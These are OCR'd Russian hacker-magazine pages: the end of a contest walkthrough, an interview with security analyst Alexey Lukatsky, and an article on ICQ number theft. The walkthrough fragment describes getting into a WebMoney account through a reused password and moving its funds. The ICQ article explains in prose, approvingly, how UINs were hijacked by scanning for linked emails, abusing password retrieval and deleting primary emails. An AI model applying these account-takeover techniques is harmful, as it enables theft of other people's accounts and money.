WMID. А так как один из паролей совпал с паролем от мыльника, делать это даже не пришлось :). Вся необходимая инфа у нас теперь есть. Логинимся под WM-идентификатором обменника, вводим код активации, который придет на мыло, и переводим бабки к себе!

На нашем диске ты найдешь видеоролик, посвященный прохождению майского конкурса.

mindw0rk (mindw0rk@gameland.ru)



ТЕТ-А-ТЕТ С ИНФОРМЗАЩИТОЙ

В российском security-сообществе не так уж много громких имен. Попробуй на досуге составить список, и, я уверен, он остановится на первой десятке. Сегодня в гостях у][один из самых известных в России спецов по безопасности, аналитик НИП Информзащита Алексей Лукацкий, который прославился благодаря своим многочисленным статьям и ряду книг, включая "Обнаружение атак" и "Атака из интернет".

ИНТЕРВЬЮ С АЛЕКСЕЕМ ЛУКАЦКИМ

mindw0rk: Расскажи про то время, когда ты только начинал осваивать компьютер. Как давно это было, на чем тогда работал, первые эксперименты программирования, самые яркие воспоминания? С чего началось знакомство с сетями?

АЛ: Давно это было ;-). Я тогда учился в школе, и у нас создали компьютерный класс, в котором стояли БК-0010Ш и вершина компьютерной мысли - ДВК. Допускали к ним только особо продвинутых учеников. Раз БК, то первым моим языком программирования был Бейсик. Уже в институте нас обучали С, но я на него забил и самостоятельно изучал Turbo Pascal. Были попытки работать на Ассемблере (для писюков и ЕэСок), но длилось это недолго. Сейчас время от времени программирую на Delphi, больше для своих нужд.

Ярких воспоминаний не так уж и много. Помню своего школьного учителя информатики Алексея Геннадиевича, выпускника мехмата. Он учил нас тому, что хороший программист не тот, кто виртуозно владеет С или Ассемблером, а тот, кто умеет создавать алгоритмы для решения поставленных задач и запрограммировать их на том языке, который лучше всего для этого подходит. Собственно, то же самое можно сказать и про специалиста по защите. Неважно, с какими межсетевыми экранами ты работаешь, главное - знать, как работает тот или иной сервис, софт, устройство. Зная это, написать правила можно для любого экрана. С сетями (на тот момент одноранговыми) я познакомился на последнем курсе МИРЭА, но, учитывая уровень технического оснащения вузов, знакомство это имело поверхностный характер. Только в Информзащите я занялся изучением сетей серьезно. Что касается экспериментов - в основном это были попытки обойти блокировщики запуска игрушек, установленные преподами ;-). Учитывая то, что интернет в России в то время был уделом избранных, мы и не думали о всяких DoS-атаках, червях, сканах и т.д.

mindw0rk: Как ты стал работать в Информзащите? Какая у тебя там сейчас официальная должность? Чем занимаешься большую часть времени на работе?


АЛ: После института я больше года проработал администратором безопасности в одном холдинге, но после сокращения вынужден был искать новое место работы. Попал в один из крупнейших на тот момент банков (он почил после дефолта) в отдел защиты информации и трудился на испытательном сроке около полугода. Параллельно с этим меня пригласили в Информзащиту, где я также проходил испытательный срок. В какой-то момент мне пришлось делать выбор, где остаться, и решение было в пользу Информзащиты. Платили там гораздо меньше, чем в банке, но работа была куда как интереснее. Начиная аналитиком, со временем я стал главой отдела интернет-решений, кем и работаю на протяжении последних 6 лет. А т.к. наш отдел входит в структуру Департамента маркетинга, то числюсь еще и заместителем директора этого подразделения. Передо мной стоят 2 основные задачи: заниматься продвижением решений по интернет-безопасности (системы обнаружения атак, сканеры безопасности и т.д.) и развивать наш интернет-сайт. Все время уходит на написание различных публикаций и статей, выступление на семинарах, преподавание на курсах и т.д.

mindw0rk: Почему ты решил связать жизнь с IT? Об этом ли ты мечтал в детстве? :) Что больше всего нравится в работе, и где кроются "подводные камни"?

АЛ: О чем я мечтал в детстве, уже не помню. Но после 10 класса решил стать программистом, т.к. это было модно и актуально. Такой выбор мне помог сделать мой преподаватель. На втором курсе института меня случайно распределили в отдел защиты информации одного из "ящиков". Там я увлекся этой темой и уже осознанно выбирал тему диплома именно по безопасности. А дальше пошло-поехало. Сейчас о сделанном выборе не жалею. Скажу больше, со временем защита информации будет становиться все более востребованной специальностью. Уже сейчас ощущается нехватка профессионалов, а что будет через пяток годков? Ведь компьютеры проникают во все сферы человеческой деятельности, а где они, там и их защита.

mindw0rk: Опиши свое рабочее место. Какие самые необходимые вещи, есть ли что-то, что лежит "мертвым грузом"? Рабочее место многих компьютерщиков (особенно хакеров) завалено разным хламом, бороться с которым бывает очень сложно. Как насчет тебя?

АЛ: У меня два рабочих места - стационарное и мобильное. На офисном столе стоят 2 компьютера, телефон и, конечно, куча бумаг. Недавно, прочитав умную книжку про оптимизацию персональной деятельности, я поставил себе на стол 2 больших ящика с лотками для бумаг. Теперь всю макулатуру складываю туда ;-). Ею же у меня забиты находящиеся рядом книжная полка и тумбочка. Во-


СТР.82 ICQ'ШНАЯ ХАКСЦЕНА
Асечники раскрывают свои секреты о крупных угонах ЮИНов.


СТР.86 КАК ТУСЯТ КЕРНЕЛ-ХАКЕРЫ
Как отдыхают люди, работающие над ядром никсовых ОС.


СТР.94 ЛИЦА ХАКСЦЕНЫ
Досье на самых авторитетных security-пиплов.

обще-то, для эффективного управления своим рабочим местом, как и временем, нужен особый склад характера. Мобильное рабочее место - это мой КПК, с которым я работаю по дороге из дома на работу и обратно. Именно на нем я пишу свои статьи и книги, на нем храню большие объемы данных по security, на нем читаю книги и т.д. С КПК я не теряю в дороге 3 часа времени.

mindw0rk: Нужен ли в работе, связанной с компьютерной безопасностью, творческий подход, талант, или достаточно просто нарабатывать опыт, читать умные книги? Какие качества в первую очередь должен иметь/выработать в себе security-эксперт?


АЛ: Все зависит от того, что этот эксперт делает. Я, например, практически не занимаюсь администрированием каких-либо систем. Исходя из моей прошлой деятельности, могу сказать, что хороший админ - это сплав опыта, знаний и реакции. Причем на первое место я ставлю опыт, который делает админа админом. Без реакции в security вообще не обойтись. Именно умение вовремя заметить и среагировать на ту или иную атаку отличает эксперта от начинающего. А знания? Ими может обладать каждый, но не каждый становится гуру в информационной безопасности. Сейчас у меня несколько иная работа. Я скорее занимаюсь ликбезом и рассказываю людям, почему надо защищаться, как и чем. А здесь без творческого подхода не обойтись. Иначе очень трудно спуститься с небес на землю и начать говорить с людьми на их языке, без всех этих терминов: "RAID", "кластеризация", "Common Criteria" и "субъект доступа". А умные книги читать всем полезно ;-). Даже если ты не будешь вторым Крисом Клаусом, Кевином Митником или ЗАРАЗой, то все равно имеешь шанс стать грамотным специалистом, который хорошо выполняет свою работу. Главное - это нарабатывать опыт, чтобы потом уметь вовремя распознать все подводные камни, предвестники серьезных проблем и т.д. А еще хороший security-эксперт - это психолог, который не только умеет найти общий язык с неграмотными в области security сотрудниками, но также не допускать конфликтов с ИТ-подразделением, если отделы разделены.

mindw0rk: Расскажи о самых интересных security-проектах, в которых тебе доводилось принимать участие за последние несколько лет. Именно интересных, не обязательно известных или коммерчески успешных.

АЛ: По правде, ни в чем интересном пока участвовать не приходилось ;-(. Все больше варился в собственном соку. Только сейчас решил замутить несколько проектов, но пока до их завершения далеко, не хочу раскрывать карты ;-). Хотя... интересным проектом можно назвать написание книжки "Обнаружение атак". Помимо того, что я для самого себя систематизировал многие вопросы по сетевой безопасности, я вдобавок получил интересный опыт написания таких объемных трудов. Ведь создание книги сильно отличается от написания статьи в журнал.

mindw0rk: Часто ли тебе доводилось общаться с зарубежными коллегами? Отличаются ли чем-то их sec ppl от наших? :) Какой опыт, полученный в результате такого общения (совместной работы), ты особенно ценишь?

АЛ: Не так часто. Мне и российского общения достаточно ;-), тем более что в России специалисты не хуже, а иногда даже лучше западников. Нам приходилось изучать многие вещи в условиях нехватки информации. Да и с техникой всегда были проблемы. Поэтому в России стремятся досконально изучить то, что есть. Я помню, что мы творили с БК в школе... Мы занимались постоянным поиском, который и делает эксперта экспертом. А сейчас? Многие хотят получить все готовое. Лишь у единиц присутствует желание создать что-то свое, зато критиковать или писать в форумах "Лажа! Не фурычит!" могут все. Поэтому script kiddies сейчас много, а грамотных специалистов мало. И здесь мы постепенно равняемся с западом.



mindw0rk: Как представитель крупной IT-компании ты наверняка участвуешь в специализированных конференциях. Расскажи о самых ярких, например, о Первом IT-Security Форуме и АДЭ. Там все сугубо официально, с галстуками и скучными лекциями, или интересные моменты тоже имеются? :)

АЛ: Участвую, но ярких впечатлений нет ;-(. В России нет конференций, которые можно было бы назвать эталоном. На большинстве мероприятий выступающие занимаются рекламой своих продуктов и услуг, что очень негативно воспринимается участниками. Хотя и докладчиков можно понять - они заплатили деньги и хотят за них получить максимум отдачи. Если же докладчики выступают бесплатно, то организатор со временем прогорает и ставит свое мероприятие на коммерческие рельсы, что, конечно, сужает круг возможных посетителей. Промежуточных вариантов практически нет. Есть еще одна проблема - в России очень мало действительно грамотных экспертов по безопасности, которые: 1) могут рассказать что-то интересное, 2) имеют время, чтобы поехать на конференцию, 3) умеют увлекательно подать свой доклад.


mindw0rk: Если произойдет своеобразный "мортал комбат": сертифицированный IT-специалист vs. хакер-энтузиаст, живущий одними компьютерами, на кого ты поставишь? :) Смог бы ты взять на работу молодого компьютерного гения, который даст фору всем вашим специалистам, но который не имеет ни записей в трудовой, ни ВО?

АЛ: На первый вопрос однозначного ответа нет. Если ИТ-специалист прикрывается бумажкой, за которой ничего нет, то энтузиаст, конечно, выиграет. Но если у них уровень примерно одинаков, то проиграет тот, кто первым сделает ошибку. Ставки делать я не буду, я не азартен ;-). Ответ на второй вопрос зависит от множества факторов: на какую должность претендует молодой "гений", в какую компанию он намерен устроиться, сможет ли он работать в команде. В небольших конторах такого "гения" примут с распростертыми объятиями. А вот в крупной, тем более, западной компании, он может попросту не пройти по формальным признакам. Будь он семи пядей во лбу, его могут отсеять еще на этапе собеседования с менеджером по кадрам. К сожалению, кадровик (их сейчас модно называть директорами по персоналу) ни бельмеса не понимает в ИТ и тем паче в security, он не сможет распознать в молодом пареньке без корочки и галстука гения. И тот обижается, начинает мстить... Но это уже другая история.

mindw0rk: Какие компьютерные сертификаты считаются самыми престижными? Какие из них дают реально полезные знания, а какие больше помогают как галочка в резюме?

АЛ: В безопасности сейчас бум на сертификат CISSP. Но я не разделю оптимизма по поводу важности как этих бумажек, так и вообще сертификации. Сертификат - это всего лишь кусок бумаги или пластика, который свидетельствует, что вы ответили на ряд вопросов теста. Т.е. они оценивают ваши знания, а не опыт, который и является мерилом квалификации специалиста. Во-вторых, сертификация - это не более чем потакание своим "низменным" инстинктам: тщеславию, карьеризму и т.д. Хороший специалист и без сертификата найдет себе работу. А плохому и сертификат не поможет. К сожалению, в России сейчас нет ни одной схемы сертификации, которая могла бы оценить именно опыт, а не знания испытуемого. На западе есть GIAC, где вы должны решить ряд серьезных задач и поучаствовать в лабораторных работах, прежде чем вам выдадут заветную бумагу. Аналогом такой схемы является сертификация Cisco. Замечательно было бы, если бы в России появилась такая система, но пока, увы...

mindw0rk: На протяжении многих лет производители выпускают "защиты, которые невозможно взломать". И всегда их ждет одна участь. Возможно ли вообще создать такую защиту? И какой она должна быть в теории?



АЛ: Я как-то написал статью, в которой развеивал миф об абсолютной защите. Пока системы создаются людьми, абсолютной защиты быть не может. Ведь человек - это очень слабое во всех смыслах существо, которому свойственно ошибаться. И средства защиты не являются исключением.
Нет ни одной системы на рынке, лишенной каких-либо дыр. И даже если такую систему кто-нибудь когда-нибудь создаст, где гарантия, что настраивать ее будет грамотный админ?
В последнее время наметилась тенденция создания самонастраивающихся систем защиты, но проблема далека от решения. К тому же нельзя забывать, что на атаки еще надо как-то реагировать. А без человека это практически нереально. Человеческий фактор, как и раньше, решает все.

mindw0rk: Насколько сложно поймать хакера? Как происходит процесс "ловли" в нашей стране? Насколько подготовлены наши "антихакеры" (тот же отдел К) к противодействию компьютерным преступникам?
АЛ: Дело не в сложности, дело в квалификации. Если безопасник опытен, то ему не составит труда загнать хакера в ловушку и собрать доказательства его противоправной деятельности. Другой вопрос, что в России таких специалистов по пальцам можно пересчитать. И многие из них уходят из МВД, так как жить впроголодь, за идею, могут не все. К сожалению, у нас нигде не готовят специалистов по расследованию инцидентов и поимке хакеров. Обычно учат юридическим аспектам этой деятельности: как расколоть, как доказать вину, как оформить ордер на обыск и провести экспертизу. Хочется надеяться, что со временем у нас появятся грамотные "антихакеры" не только в МВД, но и в других спецслужбах.

mindw0rk: Интересуешься ли ты компьютерным андеграундом? Кого из русских хакеров/хак-групп ты бы отнес к наиболее опасным?
АЛ: Интересуюсь постольку поскольку. Бывает интересным посмотреть на сделанные ими дефейсы ;-). Периодически посещаю андеграундовые сайты. Но действительно серьезные группы обычно не светятся и не рекламируют ни себя, ни свои проекты.

mindw0rk: Доводилось ли тебе общаться с "крутыми" компьютерными взломщиками? Если да, какое впечатление оставила эта встреча? Какую характеристику ты бы им дал?
АЛ: Моя профессия не позволяет "крутым" взломщикам общаться со мной ;-). Я общаюсь с людьми, которые серьезно занимаются безопасностью и могли бы стать великими взломщиками, но они к этому не стремятся. Если брать известную классификацию, то все они "white hat". "Black hat" остаются вне поля моего общения.

mindw0rk: Лично меня интересует твое мнение о нашем журнале :). Находишь ли ты в нем интересную для себя информацию? Считаешь ли ты, что мы приносим пользу, или все-таки взращиваем новое поколение скрипткиддисов?
АЛ: Я являюсь подписчиком][уже не первый год. Но он меня интересует не с точки зрения получения информации по безопасности - ее я получаю немного раньше выхода журнала и по другим каналам. У][есть ряд достоинств, которые меня привлекают. Во-первых, это раздел Сцена, в котором много интересного из истории security. Интересны также разделы PC Zone и Юниты, т.к. там публикуются описания интересного и порой очень нужного в работе софта.

mindw0rk: Какое из всех компьютерных зол (спам, хак-атаки, вири и т.п.), по твоему мнению, в ближайшие 10 лет станет самым актуальным?
АЛ: Гибридные угрозы, совмещающие в себе сразу несколько вариантов распространения (мейл, IRC, P2P, шары, дыры в сайтах и т.п.). Но это произойдет гораздо раньше. На 10 лет я бы не стал загадывать. Если уж межсетевые экраны прошли такой путь развития всего за 14 лет своего существования, то мне трудно представить, до чего дойдет хакерская мысль в течение следующих 10 лет.



SAMSUNG
ГЕНЕРАЛЬНЫЙ ПАРТНЕР
ОЛИМПИЙСКОГО КОМИТЕТА РОССИИ
Прикоснись к искушению
SAMSUNG
SAMSUNG FUN Club
www.samsungmobile.com
allo.samsung.ru
Совершенная форма. Совершенные возможности.
X100
40-голосная полифония
Цветной дисплей (65536 цветов)
Изящный дизайн
Загрузка игр (JAVA)
MMS-сообщения
SAMSUNG
Галерея Samsung: г. Москва, ул. Тверская, д. 9/17, стр. 1. Информационный центр: 8-800-200-0-400. www.samsung.ru.
Товар сертифицирован

hiNt (hint@real.xakep.ru)

ICQ'ШНАЯ ХАКСЦЕНА

Чувак, ты помнишь свой уин? Если да, то либо у тебя отменная память, либо короткий легко запоминающийся номер. В этой статье я расскажу тебе о людях, благодаря которым стало возможным иметь такие номера. И о таком малоизвестном сообществе, как ICQ-хакеры.

АСЕЧНИКИ РАСКРЫВАЮТ СВОИ СЕКРЕТЫ


НОМЕРА - НЕ РОСКОШЬ, А СРЕДСТВО

Сегодня шестизначная аська - уже не роскошь, а средство передвижения по Сети многих уважающих себя хакеров. Правда, из-за некоторых личностей, расписавших на пальцах, как достать короткий уин, купить красивый номер сейчас можно за копейки. Но об этом - позже.

Редкостью является 5-значный номер аси, количество которых в базе сервера составляет вовсе не 90000, как подсказывает математика, а не более 2 тысяч. Да и те официально выделяются работникам AOL и Mirabilis. Красть у них номера - дохлый номер. "Почему, ведь от пятизначек пароли не высылаются?!" (см. врезку) - наверняка спросишь ты. Я тебя огорчу: так как люди работают в ICQ, то и возможностей у них больше, чем у нас с тобой. Сменить пароль им не составит труда. Так что спокойно сидеть на пятизначках долгое время было обломно. Но хакеры не сдавались, и 23.03.2001 человек с ником Spacoom... Впрочем, для этого нужно выделить целую главу.

ХОЧЕШЬ ПЯТИЗНАЧКУ? РЕГАЙ ICQ REBIRTH!

С помощью двух других русских парней, Slam'a и M@ster'a, Spacoom нашел способ оживлять любой несуществующий уин, после чего прибрал к рукам несколько тысяч пятизначек и не меньше шестизначек. Практически одновременно с ним известный шведский хакер ad4 (www.8th-wonder.net) нашел тот же баг и выпустил в массы программу ICQ Rebirth, его использующую. Сомнительный поступок. За выходные, пока работники саппорта Мирабилиса прохлаждались, рядовые юзеры разобрали чуть ли не все пятизначные номера. Естественно, в понедельник этот беспредел закончился. Уины поубивали, а багу прикрыли. Она, кстати, была до безобразия простой: достаточно залогиниться с любым 10-значным паролем. Просто подарок! :)



Есть ли загробная жизнь? Благодаря этой проге, у уинов она была :)

Эта история имеет продолжение. 27 июня 2002 года ни с того ни с сего около 500 10-тысячных (10***) пятизначек вдруг ожили. К ним снова стали подходить старые Спаковские пароли, и, надо сказать, номера живут по сей день. Купить один из них можно на icqinfo.ru за 150 убитых енотов.

ASSAULT - АСЕЧНЫЙ NMAP


Знаешь, почему сейчас 6-значка есть чуть ли не у каждого семиклассника, который потратил лишнюю пару часов на поиски халявы в форумах? Есть такой информационный портал, посвященный ICQ - asechka.ru (бывший http://icq.vsochi.com). Само ласковое название уже говорит о том, что асю здесь любят и уважают. Хоть и хакают во все дыры :).


ICQ RETRIEVAL SYSTEM

Многие на самом деле не знают, как работает система отсылки забытого пароля, и задают глупые вопросы на форумах. Так вот, как заверяют нас работники Мирабилиса, пароль высылается на любой почтовый адрес, который вводился в детали уина с 1 сентября 1999 года (именно тогда сервис заработал). Но после того как пароль будет выслан на почту, все позже введенные адреса станут непригодными. Попробуй представить дерево с 6 ветками. Верхняя ветка - это самый первый ящик, который ты вводил в инфу о пользователе - pochta1@mailserver1.ru. Через год, допустим, у тебя сменился ящик, и ты проапдейтил свое мыльное инфо до pochta1@mailserver2.ru. А совсем недавно изменил адрес уже в шестой раз: pochta6@mailserver6.ru. Если ты еще ни разу не высылал пароль от данного номера аси, то ты можешь воспользоваться любым из ящиков. Только когда ты "работаешь" с определенным ящиком, то, начиная с него, руби на дереве все ветви сверху вниз. Выслав по неосторожности пароль на самый старый ящик, который у тебя уже не работает, ты рискуешь потерять свой уин навсегда (привет, nikitozzz! ;)). Поэтому icq-хакерами ценятся самые старые базы за 1999 год, содержащие уин и мыло к нему. На пятизначки система ретрайва не распространяется, так что счастливые обладатели таких уинов в какой-то мере саперы.

СЕКРЕТ 1: УДАЛЕНИЕ PRIMARY E-MAIL


Удалить праймари нельзя, пароль всегда будет слаться на более старое мыло, что обычно и обламывает брутфорсеров уинов. Но летом 2003 года твой покорный слуга и его болгарский друг [elite] нашли способ проделать эту нужную процедуру. Перво-наперво мы поставили на номер пароль с "нестандартными" символами, чтобы в письме с напоминанием "забытого" пасса появилась ссылка на его сброс. Потом сделали ретрайв, бережно сохранив ссылочку из письма. Теперь нужно было удалить номер. Официально это сделать нельзя, но ведь всегда есть и неофициальные способы :). Дело в том, что злые дядьки из Мирабилиса жестоко расправляются со спамерами и хакерами, убивая и баня их номера. Если в юзеринфо ввести мыло из "черного списка", уин тут же киляется. Вот мы и ввели мыло русского хакера VKE - vke@vke.ru. Номер удалился уже через 5 минут, и на помощь пришла припасенная до лучших времен ссылка. Пароль сменился, а уин вновь ожил, но уже без старой истории всех мыльников. За два дня работы от примаков были отвязаны кучи красивейших номеров, которые впоследствии прочно обосновались в России.


Elite позирует в футболке с официальным аватаром VKE


Болгарские закадычные друзья - Elite и Pazuzu (справа)

Именно на этих, лучших в своем роде, страницах, не без помощи кодерской мысли AleZZandre, родилась программа Assault. Она умела сканировать диапазоны номеров и сохраняла найденную информацию в файл. В том числе e-mail адрес, зарегистрировав который, можно было поиметь сам уин. Смекалистые юзеры сразу начали собирать байт за байтом всю базу шестизначных номеров и втихаря снимать кучи уинов. Через некоторое время работники Мирабилиса спохватились и ввели защиту: после 50-100 запросов возможность поиска уина на несколько минут блокировалась. Ассаулт стал непригодным для долгого сканирования, в выигрыше остались те, у кого сохранилась заветная база на харде. Чем древнее, тем лучше. Один из ее счастливых обладателей, Yozhik, сделал, как тогда казалось, доброе дело - выложил список в массы (www.asechka.ru/base). Вскоре этот поступок привел к небольшой катастрофе - "ICQ-хакеры" расплодились как грибы и начали шустренько таскать уины, зачастую друг у друга. Ведь для того чтобы зарегить или сбрутить тот или иной мыльный ящик, много ума не надо.

В начале июня 2003 года Mirabilis снова обломала всех асечников. Начиная с этого дня, e-mail адреса в инфе номеров перестали показываться вообще, даже если опция "hide e-mail" не была активирована. Вероятно, это был шаг по борьбе со спамом. Но открою небольшой секрет - защиту в некоторых случаях можно обойти. Просто используй поиск не по уину, а по деталям (nickname, first name, last name и т.д.). Кстати, Ассаулт тоже "видит" почту в деталях уинов, т.к. работает на старом протоколе. Вот что сам Алеззандре любезно поведал нашему журналу:


Автор Ассаулта

ICQ History Log For:
73733773 алез
Started on Sat Apr 24 16:09:42 2004

---

h: Итак, кто же скрывается за ником AleZZandre, и почему ты решил написать такое софтварное чудо, как Ассаулт?

a: Я русский студент, зовут меня, как ни странно, Саша :). Аськиным миром интересуюсь с 18 лет, благодаря одному из лучших друзей Stranix'у. Идея написать Ассаулта пришла, когда мы с другом поняли, что мучить вайтпаги ручками и наугад - неблагодарное занятие. Решили составить список и автоматизировать процесс. Так прога и появилась.

h: Расскажи о процессе создания своего продукта. Как выглядела первая версия Ассаулта? На чем он был написан и откуда берет свое название? Почему бедный студент отказался от идеи сделать программу платной? :)

a: С названием я особо не заморачивался. Открыл словарик и выбрал там одно ругательство. Мой выбор пал на слово Штурм - Assault. И никакой связи с Ass название не имеет! Первая версия (1.0.0.0) была написана через ту самую ass - сразу после новогодних праздников, что явно повлияло на процесс. Это был сплошной баг и недоразумение, так как руки у меня были кривые, ужас просто :). Ассаулт работал путем интеграции в IE, скачивал с сайта icq.com/whitepages/ страничку с инфой номера и работал с потрясающей скоростью 7 уинов в минуту :). Основывалось тогда все на ISEEKEMAIL. Потом я выучил, что такое сокет, и написал то же самое, только без применения противного мелкомягкого осла. Плюс оптимизировал код на предмет анрегнутых уинов и распределения трафика. Прогресс было налицо: 10-13 уинов в минуту.

h: Ясно, но такой скорости ведь недостаточно, чтобы собрать много уинов, да?

a: Именно. Но сначала меня устраивал и такой результат. С января по апрель 2002 года мне удалось прошерстить около 100 тысяч номеров. Дальше было страшно :).



www.asechka.ru - лучший интернет-ресурс, посвященный ICQ. Здесь можно подобрать на вкус и цвет один из многочисленных ICQ-клиентов, скачать полезные программы, почитать умные статьи и, наконец, задать вопрос на форуме, насчитывающем более 5 тысяч юзеров.



ifud.ru - дом, который построил Спак. Здесь живет брутфорс IPDBrute и еще несколько проектов VKE и Spacoom'а.

